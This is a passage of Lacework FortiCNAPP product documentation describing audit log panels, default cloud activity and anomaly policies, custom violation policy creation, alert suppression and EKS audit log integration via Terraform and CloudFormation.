All Audit Log alerts broken out by severity.

Polygraph

In the Polygraph panel, you can visualize your data in a streamlined way that can help identify any misconfigurations or events that both should and should not be occurring. For Audit Log, the Polygraph displays API behavior in the following order from left to right:

Google Cloud Account > Region > CallType > User/Role > Region > Google Cloud Service > Action > Resource

Audit Logs

In the Lacework FortiCNAPP Console you can search and utilize filters to identify and analyze actions within your Google Cloud accounts.

For some values in this panel, you can click the funnel icon to add a filter, for example, click the funnel next to a service to create a filter to only show data from a specific service. The new filter appears at the top of the panel. You can use multiple filters, including includes and excludes, to isolate what you really want to view and inspect.

User Details

The User Details panel displays a list of Audit Log user information in reference to User Name, Region, Account Number, Account Alias, Caller Account, City, State, and Country. This panel is useful when you need to audit or assess user activity. In this panel, you can view details such as what account and region a user engaged in an activity, as well as information such as whether or not MFA is enabled on a particular account.

API Error Events

The API Error Events panel displays Service, Error Code, User, API, and Error Count information. This panel can be helpful when attempting to isolate what API calls are being made to your Google Cloud account(s), the associated errors that are occurring, and how many, for example, sort on the Error Count column in descending order to view a list of the API errors occurring within your Google Cloud account. This can potentially raise visibility into service account roles and the errors they are generating that may need to be investigated and assessed.

Google Cloud Anomaly Alerting

Google Cloud anomaly-based alerting generates alerts when there are behavioral changes. For the list of Google Cloud alerts, see Alert types on page 1774.

Log Types

Lacework FortiCNAPP alerts only on the events and log entries listed in the table, so those are the only events and log entries that Lacework FortiCNAPP ingests. This means that any other types of events or entries in the cloud platform logs are ignored and are not displayed on their respective cloud platform log page in the Lacework FortiCNAPP Console.

Platform Log	Ingested/Processed by Lacework FortiCNAPP	Ignored by Lacework FortiCNAPP
AWS CloudTrail	Management events	Non-management events
Azure Activity Log	Activity logs	Resource logs Azure Active Directory logs
Google Cloud Audit Logs	Admin Activity audit logs System Event audit logs	Data Access audit logs
Amazon EKS	Kubernetes Audit Logs	Kubernetes API Server logs
GKE	Kubernetes Audit Logs	Kubernetes API Server logs

Cloud activity log policies

This section contains information about the following topics:

- Cloud Activity Policies
- Create a Custom Violation Policy

Cloud Activity Policies

Cloud activity policies detect cloud activity violations in your environment.

To display cloud activity policies on the *Policies* page, set the following filters:

- *Domain*: The desired cloud service provider.
- *Type*: The cloud service provider activity log type: one of *CloudTrail*, *Activity Log*, or *Audit Trail*.

The following sections list the default cloud activity policies by cloud type.

AWS CloudTrail Policies

Lacework FortiCNAPP generates the data needed to populate reports on a regular schedule, typically once a day. After it generates the report data, Lacework FortiCNAPP assesses all the enabled policies. During this assessment, Lacework FortiCNAPP checks if all the expressions in a policy evaluate to true and if they do, it generates an event. It repeats this assessment for each enabled policy.

If the same policy triggers again within the next hour, Lacework FortiCNAPP updates the existing event with summary information about the subsequent trigger. After one hour if the same policy triggers again, it creates another event.

For a complete list of AWS CloudTrail policies, see AWS CloudTrail Policies in Lacework FortiCNAPP Policies. For more information about these alerts, see Cloud Activity Policy Alerts on page 1790.

When Lacework FortiCNAPP receives a CloudTrail alert that matches multiple polices, it will only the display primary alert, based on the following criteria:

- The policy with the higher severity is selected (*Critical* over *High* severity).
- If multiple alerts have similar severity levels, Lacework FortiCNAPP selects the policy with *lower* policy ID. (For example, `lacework-global-11` S3 Bucket Policy Change will override `lacework-global-30` S3 Bucket ACL Change, even though they have the same severity level).

Lacework FortiCNAPP retains the information about other matched policies. You can find all the rules that were matched in the *Rules* tab under the *What* section.

Azure Activity Log Policies

The following table specifies the default Azure Activity Log policies. For more information about these alerts, see Cloud Activity Policy Alerts on page 1790.

Policy ID	Alert Generated by Policy
LW_AL_APP_40	Security Solution Created/Updated
LW_AL_APP_41	Security Solution Deleted
LW_AL_FIREWALL_42	SQL Server Firewall Rule Created/Updated
LW_AL_FIREWALL_43	SQL Server Firewall Rule Deleted
LW_AL_IAM_35	Policy Assignment Created
LW_AL_IAM_44	Security Policy Updated
LW_AL_NETWORK_36	Network Security Group Created/Updated
LW_AL_NETWORK_37	Network Security Group Deleted
LW_AL_NETWORK_38	Network Security Group Rule Created/Updated
LW_AL_NETWORK_39	Network Security Group Rule Deleted

Google Cloud Audit Log Policies

The following table specifies the default Google Cloud Audit Log policies for Storage-Based Audit Log Integration on page 296. For more information about these alerts, see Cloud Activity Policy Alerts on page 1790.

The Pub/Sub-Based Audit Log Integration on page 296 does not support these policies. You must use the `LW_ACT_GCP_ACTIVITY` LQL datasource to create Create a Custom Violation Policy on page 552 for Pub/Sub-based audit log integrations.

For a complete list of Google Cloud Audit Log policies, see Google Cloud Audit Log Policies in Lacework FortiCNAPP Policies.

Create a Custom Violation Policy

Violation policies look for events that may indicate risk in Cloud activity logs, including in CloudTrail or Kubernetes audit logs. Violation policies generate one alert for each violation. (In contrast, Create a Custom Compliance Policy on page 495 may generate a single alert for a misconfiguration that affects multiple instances.)

Violation policies reference an alert profile which specifies the information included in an alert. (In the Lacework FortiCNAPP, these are surfaced as the "5 Ws" typically shown for an alert: who, what, when, where, and why).

This section describes how users with Policies write permission can use the Lacework FortiCNAPP Console to create a new custom violation policy or clone an existing violation policy.

Cloning a violation policy creates a new, independent custom violation policy. If the clone is meant to replace the original policy, you should disable the original policy, otherwise the policies may generate duplicate alerts for the same violation.

For information on creating policies by Lacework FortiCNAPP CLI or the Lacework FortiCNAPP API, see the following topics:

- Create Policies with the CLI
- Create Policies with the Lacework FortiCNAPP API

Before Starting

At the core of each violation policy is a Lacework Query Language (LQL) query. Before creating a policy, you should be familiar with LQL and compose and test your LQL query with the Lacework FortiCNAPP CLI. As a short cut, you can start with an existing query that comes close to what you'd like to achieve with your custom policy. You can see existing queries by viewing policy details from the Policies dashboard. For information on developing queries with the CLI, see LQL Queries in the Lacework FortiCNAPP CLI documentation.

Violation policy sources include AWS Cloudtrail, Azure audit logs, and GCP activity logs, and inspect operations, events, and user activity data in those logs. Typically, they look for events like “resource added”, “resource deleted”, “resource moved”, “new user log in”, “new user created”, “policy changed”, “policy deleted”, and so in.

To learn more about the datasources and fields you can query, see Datasource Information.

Create a New Violation Policy

There are two ways to create a custom violation policy in the Lacework FortiCNAPP Console:

- Create a Violation Policy by Cloning
- Create a Violation Policy Manually

If an existing policy closely matches the policy that you want to create, the easiest way is to clone the existing policy and modify it to fit your needs. Note that cloning a policy creates a new, independent policy; changes to the original policy do not affect it. Alternatively, you can create a brand new policy from scratch. Both methods are described below.

Cloning a violation policy creates a new, independent custom violation policy. If the clone is meant to replace the original policy, you should disable the original policy, otherwise the policies may generate duplicate alerts for the same violation.

Create a Violation Policy by Cloning

To create a policy by cloning and modifying an existing policy, follow these steps:

1. As a user with write permissions for policies, click *Policies* from the left navigation menu.
2. Find the violation policy on which you want to base your custom policy, and click on the policy to open its details pane.
3. Click the clone icon below the policy name.
4. Click the edit icon next to the name or descriptions to edit the default values for your new policy.
5. Click the *Query* tab and click the edit icon next to the query ID.
6. Provide a new query ID and modify the LQL query in the query pane. See LQL Queries for more information about LQL.
7. Click the *Context* tab and review and optionally modify the remediation steps.
8. Click *Save*.

Create a Violation Policy Manually

To create a new LQL policy, follow these steps:

1. As a user with write permissions for policies, click *Policies* from the left navigation menu.
2. Click the *Configure policy* button at the top right.
3. Choose the status of the policy, draft or live. A draft policy can appear in assessment reports, but do not generate alerts and are not considered in overall assessment results. Using draft status for new policies allows you to test and troubleshoot a new policy, and understand its impact before promoting it to live status.
4. Add details for your policy:
   - *Policy title*: Enter a descriptive name for the new policy that suggests what the policy does
   - *Policy description*: Add descriptive information that documents the new policy to other Console users.
5. For *Policy type*, choose Violation.
6. Select the severity of the policy. This severity is used by alerts generated by the policy and appears in reports where assessments for the policy appear.
7. In the *Query ID* field provide a unique name for the LQL query you are creating. The ID should be a single string that uses underscores to divide words, for example, `LW_Custom_UnrestrictedIngressToTCP445`.
8. In the text field under the Query ID, enter your LQL query.

To try out a query, try pasting the following query for a violation policy. It checks for unrestricted ingress to TCP port 445.

```
{
   source {
```

```
      LW_CFG_AWS_EC2_SECURITY_GROUPS a,
      array_to_rows(a.RESOURCE_CONFIG:IpPermissions) as (ip_permissions),
      array_to_rows(ip_permissions:IpRanges) as (ip_ranges)
   }
   filter {
      ip_permissions:IpProtocol = 'tcp'
      and ip_permissions:FromPort = 445
      and ip_permissions:ToPort = 445
      and ip_ranges:CidrIp = '0.0.0.0/0'
   }
   return distinct {
      ACCOUNT_ALIAS,
      ACCOUNT_ID,
      ARN as RESOURCE_KEY,
      RESOURCE_REGION,
      RESOURCE_TYPE,
      SERVICE
   }
}
```

9. Optionally, enter remediation information to display with notifications from this new policy.
10. Click *Save*. The details view opens with the new policy. From there you can modify or delete the policy or set exceptions.

Anomaly Policies

An anomaly policy triggers an alert when the policy detects anomalous behavior in the environment. Unlike a compliance or vulnerability policy, which triggers when a new CVE or a new misconfiguration is found, an anomaly policy triggers when it discovers behaviors that match known bad data or unusual behavior.

You can clone an anomaly policy to create an extension of the original policy. The clone can add exceptions or suppressions to the original policy. Clones of anomaly policies do not generate their own alerts, but can change how the original policy generates alerts. When you create a clone of an anomaly policy, the original policy must remain enabled for alerts to be generated. Disabling the original policy disables all alerts for that policy, even if you have cloned the policy.

Default Cloud Anomaly Policies

This topic lists the default cloud anomaly policies.

AWS Behavior Anomaly Policies

The following table specifies the default AWS behavior anomaly policies. For more information about these alerts, see AWS Activity Alerting on page 1778.

Policy ID	Alert Generated by Policy
LW_AWS_ACCNT_86	New access made
LW_AWS_API_97	Service Called API
LW_AWS_API_98	API Failed With Error
LW_AWS_ERR_92	New Error Code
LW_AWS_LOGIN_94	Login From New Source Location
LW_AWS_MODELSERVICE_155	Unexpected Change in AWS API Error Volume
LW_AWS_MODELSERVICE_156	Unexpected Change in AWS GPU Instance Launch Volume
LW_AWS_REGION_90	New Region
LW_AWS_REGION_91	New AWS API invoked
LW_AWS_REGION_95	User Accessing Region
LW_AWS_REGION_96	New AWS service accessed in region
LW_AWS_SERVICE_89	New Service
LW_AWS_USR_87	AWS User Logged in from New Source
LW_AWS_USR_88	User Calltype MFA

Azure Behavior Anomaly Policies

The following table specifies the default Azure behavior anomaly policies. For more information about these alerts, see Cloud Activity Anomaly Alerts on page 1778.

Policy ID	Alert Generated by Policy
LW_AZURE_API_142	New Azure API Call Accessed Resource
LW_AZURE_ERROR_140	New Azure API Failed
LW_AZURE_EVENT_141	New Azure Operation On Resource
LW_AZURE_SERVICE_138	New Azure Service
LW_AZURE_SUBSCRIPTION_137	New Azure Subscription

Google Cloud Behavior Anomaly Policies

The following table specifies the default Google Cloud behavior anomaly policies. For more information about these alerts, see Google Cloud Activity Alerting on page 1779.

Policy ID	Alert Generated by Policy
LW_GCP_ACCNT_107	New GCP organization
LW_GCP_ERROR_118	GCP API failed with error
LW_GCP_LOGIN_108	New GCP source
LW_GCP_LOGIN_114	GCP user logged in from source
LW_GCP_REGION_111	New GCP region
LW_GCP_REGION_115	GCP user accessing region
LW_GCP_REGION_116	New GCP service accessed in region
LW_GCP_SERVICE_110	New GCP service
LW_GCP_SERVICE_112	New GCP API call
LW_GCP_SERVICE_117	New GCP API invoked for GCP service
LW_GCP_USR_109	New GCP user

Suppress Behavior Anomaly Alerts

Suppressing specific AWS, Google Cloud, and host behavior anomaly alerts reduces the number of alerts and allows you to focus on the assets that are most important to you.

To use policies to suppress specific behavior anomaly alerts:

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Policies*.
3. Locate the policy you want to suppress and expand it.
4. Click *Clone*.
5. Enter a name for the event.
6. Define the expressions for suppressing the event.

   You must select *EXCLUDE* to suppress the event for the specified expressions.

   Example: For the *New External Server IP Address Connection* event, you could add these expressions: `IP_ADDR EXCLUDE 10.0.10.1,10.0.10.2 AND PORT EXCLUDE 80,443`. This will exclude the alert type *New External Server IP Address Connection* only when the IP address matches 10.0.10.1 or 10.0.10.2 and the port matches 80 or 443. The following table provides parameter value examples.

   You can use the `hostname` parameter to allowlist both the source (machine hostname) and the destination (domain names).

   The `hostname` parameter supports * as a wildcard (for example, for subdomains).
7. Ensure the policy is enabled and click *Save*.
8. Ensure the default policy that you cloned remains enabled.

After you suppress an alert, Lacework FortiCNAPP does not generate an event for the expressions you defined.

If you disable the default policy category from which a policy was cloned, that setting takes precedence, meaning the entire category of that event type is disabled. In this way, anomaly policies behave differently from other types of Lacework FortiCNAPP policies. For anomaly policies, you can think of clones as extensions of the original policy, which you use to define suppressions for the original policy.

Example Parameter Values

You can also use the * wildcard when defining parameter values.

Parameter	*Example Value*	*Notes*
ACCOUNT_ID	1122334455	
APPLICATION	wget	
CONTAINER_REPO	k8s.gcr.io	
CONTAINER_	docker	

Parameter	*Example Value*	*Notes*
TYPE		
EXE_PATH	/bin/bash	
Hostname	myhostname	You can use the `hostname` parameter to allowlist both the source (machine hostname) and the destination (domain names). The `hostname` parameter supports * as a wildcard (such as for subdomains).
IP_ADDR	192.0.2.0	IP ranges are not supported. However, you can use the * wildcard to simplify some exceptions. For example, you can add 192.0.2.0 as 192.0.* if you have a common range.
MACHINE_ TAG_KEY	SubnetId	
PORT	443	
REGION	us-west-2	
RESOURCE	{"bucketName":"bucketd20143001"}	
SERVICE	ec2.amazonaws.com	
USERNAME	myusername	

Suppress Crawler-Related Alerts

Overview

Using crawlers could result in a high alert/event flow from their crawling the internet. A crawler can trigger the following event types (Policy ID):

- New External Server IP Address Connection (LW_IP_75)
- New External Server DNS (LW_EXT_DNS_58)
- New External Server DNS Connection (LW_EXT_DNS_62)

The IP address and IP address connection events differ slightly. The former alerts for the first ever connection to an IP address. The latter alerts if the IP address is known (already visited), but a new application connects to that IP address. The same difference applies between the DNS and DNS connection events.

Similarly named events that contain “client” denote incoming connections (as opposed to “server,” which denotes outgoing) so they are not relevant to crawler activity.

You can use the `hostname` parameter to allowlist both the source (machine hostname) and the destination (domain names).

The `hostname` parameter supports * as a wildcard (for example, for subdomains).

Suppress Alerts

The Lacework FortiCNAPP Console allows you to customize policies to suppress crawler-related events.

1. Log in to the Lacework FortiCNAPP Console.
2. Click *Policies*.
3. Click on the *Domain* filter group to display the list of filters associated with the selected filter group, then select *Host*.
4. Click *Show results* to apply the filter to the policy list.
5. Locate the policy you want to suppress and expand it.
6. Click *Clone*.
7. Enter a name for the event.
8. Use the available fields to define the conditions for suppressing this event.

Examples

Suppress by IP Address

If you want to suppress events from specific IP addresses, follow these steps:

1. Expand and clone the policy you want to suppress, such as Outbound connection to a new external IP address from application.
2. In the parameter drop-downs, select:
   - IP_ADDR
   - Exclude
3. For the value, enter the IP addresses, such as: 10.0.10.1,10.0.10.2,10.0.10.3

   Comma-separate multiple addresses with no spaces. Note that IP ranges are not supported. However, you can use the * wildcard to simplify some exceptions. For example, you can add 10.0.10.0 as 10.0.* if you have a common range.
4. Click *Save*.

Suppress by Machine

If you want to suppress events from specific machines, follow these steps:

1. Expand and clone the policy you want to suppress, such as New External Server DNS Connection (LW_EXT_DNS_62).
2. In the parameter drop-downs, select:
   - Hostname
   - Exclude
3. For the value, enter the machine names, such as: ip-11-22-33-44-machine,ip-55-66-77-88-machine. Comma-separate multiple addresses with no spaces.
4. Click *Save*.

Suppress by Tag

If you want to suppress events from machines with specific machine tags and values, follow these steps:

1. Expand and clone the policy you want to suppress, such as New External Server DNS (LW_EXT_DNS_58).
2. In the parameter drop-downs, select:
   - MACHINE_TAG_KEY
   - Exclude
3. For the value, enter the desired key.
4. Add another parameter and select:
   - MACHINE_TAG_VALUE
   - Exclude
5. For the value, enter the desired value.

6. Click *Save*.

Kubernetes Activity Logs

This section contains information about the following topics:

- Kubernetes Audit Log Integrations
- Kubernetes Dashboard
- Kubernetes Activity Policies
- Kubernetes Behavior Anomaly Policies
- Kubernetes Security FAQ

Kubernetes Audit Log Integrations

This section contains information about the following topics:

- Amazon EKS Audit Log Integration
- GKE Audit Logs

Amazon EKS Audit Log Integration

This section contains information about the following topics:

- EKS Audit Log Integration Using Terraform
- EKS Audit Log Integration Using CloudFormation
- EKS Audit Log Manual Integration
- Disable or Delete EKS Audit Log Integrations
- Download CloudFormation Template Files Using the API
- Manage an EKS Audit Log Integration Using Terraform

EKS Audit Log Integration Using Terraform

Overview

Lacework FortiCNAPP integrates with AWS to analyze EKS Audit Logs for monitoring EKS cluster security and configuration compliance. This topic describes how to integrate with AWS by running Lacework FortiCNAPP Terraform modules from any host supported by Terraform.

To integrate with Amazon EKS, we recommend using AWS Integration - Guided Configuration on page 129. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings* > *Integrations* > *Cloud accounts*.
2. Click *+ Add New*.
3. Click *Amazon Web Services* and select *Guided configuration*.

Alternatively, follow the steps in this topic to use the Lacework FortiCNAPP CLI to generate Terraform code. Or you can create the `main.tf` file manually and run Terraform from any supported host.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, read Terraform for Lacework FortiCNAPP on page 420 to learn the basics on how to configure the provider and more.

Resources Provisioned by Lacework FortiCNAPP Terraform Modules

To integrate AWS with Lacework FortiCNAPP, Lacework FortiCNAPP Terraform modules provision the following resources in the designated AWS account:

- *IAM Cross-Account Role* - A cross-account role is required to give access to Lacework FortiCNAPP access for assessments of cloud resource configurations and for analysis of CloudTrail events. The cross-account role will be given the following policy:
  - *Lacework FortiCNAPP Custom IAM Policy* - A custom policy that provides Lacework FortiCNAPP read-only access to ingest EKS Audit Logs.
- *SNS Topic* - An SNS topic is required for all EKS Audit Log integrations. Terraform will create a new topic in the designated account.
- *S3 Bucket* - An S3 bucket is required for all EKS Audit Log integrations. Lacework FortiCNAPP will create a new bucket in the designated account.

- *S3 Bucket Notification* - A S3 Bucket notification is required for all EKS Audit Log integrations. This notifies the SNS topic when a new object has been created in the bucket.
- *S3 Bucket Lifecycle rule* - An S3 Bucket Lifecycle rule to specify the log number of days the logs are retained. Defaults to 180 days.
- *S3 Bucket versioning* - A resource for controlling versioning on an S3 bucket.
- *Kinesis Firehose* - A Kinesis Firehose is required for all EKS Audit Log integrations. Lacework FortiCNAPP will create a new Firehose in the designated account.
- *IAM Lacework Firehose Role* - A firehose role is required to assume the AWS firehose service role.
  - *Lacework Firehose IAM Policy* - A firehose policy is required to allow the firehose to manage the contents of the S3 bucket.
- *IAM Lacework CloudWatch Role* - A CloudWatch role is required to assume the logs role for each region integrated.
  - *Lacework CloudWatch IAM Policy* - A CloudWatch policy is required to allow the firehose to access the CloudWatch logs.
- *CloudWatch Subscription Filter(s)* - CloudWatch subscription filter(s) are required for each EKS cluster in order to notify when logs have been added to the CloudWatch Log group.

Requirements

- *AWS Account Admin* - The account used to run Terraform must have administrative privileges on every AWS account you intend to integrate with Lacework FortiCNAPP.
- *AWS CLI* - The Terraform provider for AWS leverages the configuration from the AWS CLI and it is recommended the AWS CLI is installed and configured with API keys for the account being integrated.
- *Lacework Administrator* - A Lacework FortiCNAPP account with administrator privileges.
- *Cross-account IAM role* - The multi-region scenario below requires a cross-account IAM role that Lacework FortiCNAPP can use to access accounts across multiple regions.
- *Lacework FortiCNAPP CLI* - The Terraform configuration relies on the Lacework FortiCNAPP CLI. Before starting, install and configure the Lacework FortiCNAPP CLI.
- *Terraform* - `~> 0.15`, `~> 1.0`, `~> 1.1`.
- Ensure that you are deploying the integration to a In which AWS regions can I deploy Lacework FortiCNAPP Integrations? on page 245.
- Audit logging must be enabled on the clusters that you want to integrate. You can do this via the AWS CLI using the following command:

```
aws eks --region <region> update-cluster-config --name <cluster_name> \
--logging '{"clusterLogging":[{"types":["audit"],"enabled":true}]}'
```

Module Dependencies

The Lacework FortiCNAPP Terraform modules for AWS have the following dependencies, which are installed when along with the Lacework FortiCNAPP module when you run the `terraform init` command:

- `aws`
- `random`
- `time`

For detailed information on these dependencies, visit Lacework FortiCNAPP on the Terraform Registry.

Deployment Scenarios

- *Integrate EKS cluster(s) Audit Logs in a single region* - This deployment scenario configures a new Lacework FortiCNAPP EKS Audit Log integration for clusters in a single AWS region.
- *Integrate EKS cluster(s) Audit Logs across multiple regions* - This deployment scenario configures a new Lacework FortiCNAPP EKS Audit Log integration for clusters across multiple AWS regions.

Scenario 1 - Integrate EKS Clusters Audit Logs in a Single Region

This scenario creates a new Lacework FortiCNAPP EKS Audit Log integration with a cross-account IAM role to provide Lacework FortiCNAPP access. This example targets clusters in a single AWS region.

Run the Lacework FortiCNAPP CLI

1. Run the following Lacework FortiCNAPP CLI command, replacing `YourRegion` with the AWS regions in which the EKS clusters reside, such as us-east-1, and `cluster-1` and `cluster-2` with the names of the EKS clusters:

   ```
   lacework generate k8s eks                              \
     --region_clusters YourRegion="cluster-1,cluster-2"  \
     --noninteractive
   ```

   The Terraform files are created in the `~/lacework/aws_eks_audit` directory.
2. Navigate to the `~/lacework/aws_eks_audit` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

To verify the integration, see Validate the Configuration.

If creating or modifying the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the EKS Audit Log Module Inputs for the complete list of module inputs.

Scenario 2 - Integrate EKS Clusters Audit Logs Across Multiple Regions

This scenario creates a new Lacework FortiCNAPP EKS Audit Log integration with a cross-account IAM role to provide Lacework FortiCNAPP access. This example targets clusters across multiple AWS regions.

Run the Lacework FortiCNAPP CLI

1. Run the following Lacework FortiCNAPP CLI command. In your command, replace `YourRegion` and `YourRegion2` with the AWS regions in which the EKS clusters reside, such as `us-east-1`, and `cluster-1` and `cluster-2` with the names of the EKS clusters. Also replace `CrossAccountIAMRoleARN` and `CrossAccountIAMRoleExternalID` with the cross account IAM role ARN and IAM role external ID for your Lacework FortiCNAPP role.

   ```
   lacework generate k8s eks                                          \
     --region_clusters YourRegion="cluster-1,cluster-2"               \
     --region_clusters YourRegion2="cluster-1,cluster-2"              \
     --existing_ca_iam_role_arn CrossAccountIAMRoleARN                \
     --existing_ca_iam_role_external_id CrossAccountIAMRoleExternalID \
     --noninteractive
   ```

   The Terraform files are created in the `~/lacework/aws_eks_audit` directory.
2. Navigate to the `~/lacework/aws_eks_audit` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

To verify the integration, see Validate the Configuration.

If creating or modifying the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the EKS Audit Log Module Inputs for the complete list of module inputs.

Validate the Configuration

To confirm that the Cloud Account integration is working, use the Lacework FortiCNAPP CLI or the Lacework FortiCNAPP Console as follows:

- To validate the integration using the CLI, run the `lacework cloud-account list` command. EKS cloud account integrations are listed as `AwsEksAudit`.
- To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud accounts*. If successful, your integration should appear in the integration list as type EKS Audit Log.

AWS Security Token Service Limitations

If using AWS Security Token Service (STS), the Lacework FortiCNAPP AWS module will fail due to limitations of STS. See AWS STS documentation for more information. For example, if using aws-vault, you must pass the `--no-session` flag.

For more information, see aws-vault documentation.

EKS Audit Log Integration Using CloudFormation

Overview

Configuring Kubernetes runtime security monitoring on Lacework FortiCNAPP involves the following steps:

- Step 1: Create an integration in the Lacework FortiCNAPP Console and run the CloudFormation template file, which allows Lacework FortiCNAPP to track audit logs. If you have multiple AWS accounts, you must add multiple EKS audit log integrations in Lacework FortiCNAPP, one for each AWS account you have. For instructions, see Step 1: Create an Integration in the Lacework FortiCNAPP Console.
- Step 2: Instrument each EKS cluster for the EKS integration created. Run the CloudFormation subscription filter template file to set up your resources to send logs from EKS log groups to Lacework FortiCNAPP. For instructions, see Step 2: Instrument EKS Clusters.

Prerequisites

- Ensure that you are deploying the integration to a In which AWS regions can I deploy Lacework FortiCNAPP Integrations? on page 245.
- Enable audit logging on the clusters that you want to integrate. You can do this via the AWS CLI using the following command:

```
aws eks --region <region> update-cluster-config --name <cluster_name> \
--logging '{"clusterLogging":[{"types":["audit"],"enabled":true}]}'
```

Step 1: Create an Integration in the Lacework FortiCNAPP Console

Creating an integration allows Lacework FortiCNAPP to track audit logs from all EKS clusters that belong to your AWS account. If you have multiple AWS accounts, you must add multiple EKS audit log integrations in Lacework FortiCNAPP, one for each AWS account you have.

You can run or obtain the CloudFormation template file from the Lacework FortiCNAPP Console using a web browser. You can also download the template file using the Lacework FortiCNAPP API. For more information, go to Download EKS Audit CloudFormation Template File.

Running the CloudFormation template accomplishes the following:

- Creates a Kinesis Data Firehose.
  - Firehose delivery role with permissions to post to the S3 bucket.
  - Sets the S3 destination.
- Creates an S3 bucket.
- Creates an SNS topic.
- Creates a cross-account IAM role with permissions that Lacework FortiCNAPP assumes to make API calls.
- Updates the SNS policy to allow sending notifications to the Lacework FortiCNAPP SQS queue and to allow the Lacework FortiCNAPP AWS account to subscribe.
- Creates a subscription to the provided SNS topic and validates that there are no access issues when reading from the S3 bucket.

- Multiple EKS clusters can belong to a single Lacework FortiCNAPP EKS audit log integration.
- One SNS subscription is created for each EKS audit log integration (for example, for each AWS account).

If you have EKS clusters in multiple AWS regions, we recommend creating multiple EKS audit log integrations, one for each AWS account per region.

Completing the steps in this section runs the first of two CloudFormation templates. You will run the second when you instrument EKS clusters.

To create the integration, you can either *Run the CloudFormation template* or *Download the CloudFormation template*. If you have multiple accounts with distributed ownership, you may want to use the *Download* option.

Follow the steps for your chosen option.

Run CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud accounts*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Select *EKS Audit Log*.
7. Click *Run CloudFormation Template*. If you are already logged in to your AWS account, this redirects you to the *Create stack* page.
8. Review the *Create stack* page and click *Next*. The template populates the *Amazon S3 URL* for you.
9. Review the *Specify stack details* page and click *Next*. The template populates *ResourceNamePrefix*.
10. On the *Configure stack options* page, click *Next*.
11. Verify the information on the *Review* page and click *Submit*.

Download CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.

6. Select *EKS Audit Log*.
7. Click *Download CloudFormation Template*.
8. Log in to your AWS account.
9. Select the CloudFormation service and click *Create stack*.
10. For Template source, click *Upload a template file*.
11. Upload the Lacework FortiCNAPP template and click *Next*.
12. On the *Specify stack details* page, provide the *Stack name*. The template populates *ResourceNamePrefix*. When finished, click *Next*.
13. On the *Configure stack options* page, click *Next*.
14. Verify the information on the *Review* page and click *Submit*.

Step 2: Instrument EKS Clusters

Instrumenting EKS clusters creates and sets up the EKS clusters as well as any other AWS resources required to ingest the logs from the EKS log groups to Lacework FortiCNAPP. You must also enable audit logging for the EKS cluster in the AWS account.

Lacework FortiCNAPP provides a CloudFormation subscription filter template file as a simple way to instrument EKS clusters. You can run or obtain the template file from the Lacework FortiCNAPP Console using a web browser. You can also download the file using the Lacework FortiCNAPP API (Download the EKS Audit CloudFormation Subscription Filter Template File on page 588).

The CloudFormation template creates a subscription filter on the EKS cluster's CloudWatch log group that includes the following:

- CloudWatch role with permissions to post to Kinesis Firehose.
- Filter pattern for audit logs:

```
"{ $.stage = \"ResponseComplete\" &amp;&amp; $.requestURI != \"/version\" &amp;&amp;
$.requestURI != \"/version?*\" &amp;&amp; $.requestURI != \"/metrics\" &amp;&amp; $.requestURI
!= \"/metrics?*\" &amp;&amp; $.requestURI != \"/logs\" &amp;&amp; $.requestURI != \"/logs?*\"
&amp;&amp; $.requestURI != \"/swagger*\" &amp;&amp; $.requestURI != \"/livez*\" &amp;&amp;
$.requestURI != \"/readyz*\" &amp;&amp; $.requestURI != \"/healthz*\" }"
```

All of the specified `requestURI` that match are sent to the EKS service.

Enable EKS Logs

Ensure audit logging is enabled on the clusters that you want to integrate. The CloudFormation template does not currently support this action.

For more information, go to Amazon EKS control plane logging.

Integrate EKS Clusters

Completing the steps in this section instruments each EKS cluster in the EKS integration you just created by running the second of two CloudFormation templates. You ran the first when you created the integration.

To instrument EKS clusters, you can either *Run the CloudFormation template* or *Download the CloudFormation template*. If you have multiple accounts with distributed ownership, you may want to use the *Download* option.

Follow the steps for your chosen option.

Run CloudFormation:

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*.
2. Click the EKS Audit Log integration you created.
3. Click *Run CloudFormation Template* under Instrument New Cluster. If you are already logged in to your AWS account, this redirects you to the *Create stack* page.
4. Review the *Create stack* page and click *Next*. The template populates the*Amazon S3 URL* for you.
5. On the *Specify stack details* page, provide the *EKSClusterName*. The template populates the *FirehoseARN*. If desired, update the *ResourceNamePrefix*. When finished, click *Next*.
6. On the *Configure stack options* page, click *Next*.
7. Verify the information on the *Review* page and click *Submit*.

Download CloudFormation:

1. In the Lacework FortiCNAPP Console, go to *Settings > Integrations > Cloud accounts*.
2. Click the EKS Audit Log integration you created.
3. Click *Download CloudFormation Template* under Instrument New Cluster.
4. Log in to your AWS account if you are not already logged in.
5. Select the CloudFormation service and click *Create stack*.
6. For Template source, click *Upload a template file*.
7. Upload the Lacework FortiCNAPP CloudFormation template and click *Next*.
8. On the *Specify stack details* page, provide the *EKSClusterName*. The template populates the *FirehoseARN*. If desired, update the *ResourceNamePrefix*. When finished, click *Next*.
9. On the *Configure stack options* page, click *Next*.
10. Verify the information on the *Review* page and click *Submit*.

Verify the Integration is Set Up

To verify logs are flowing from the CloudWatch log group to the S3 bucket, look for objects created in the S3 bucket under the prefix `eks_audit_logs/<aws-account-id>/`.

To verify SNS notifications for the creation of S3 objects:

- Create an email subscription on the SNS topic and ensure you confirm the subscription by clicking the link sent to your inbox. Every time a log is written, you should receive an email with the key details.
- Logs are created every 5 minutes.

EKS Audit Log Manual Integration

Overview

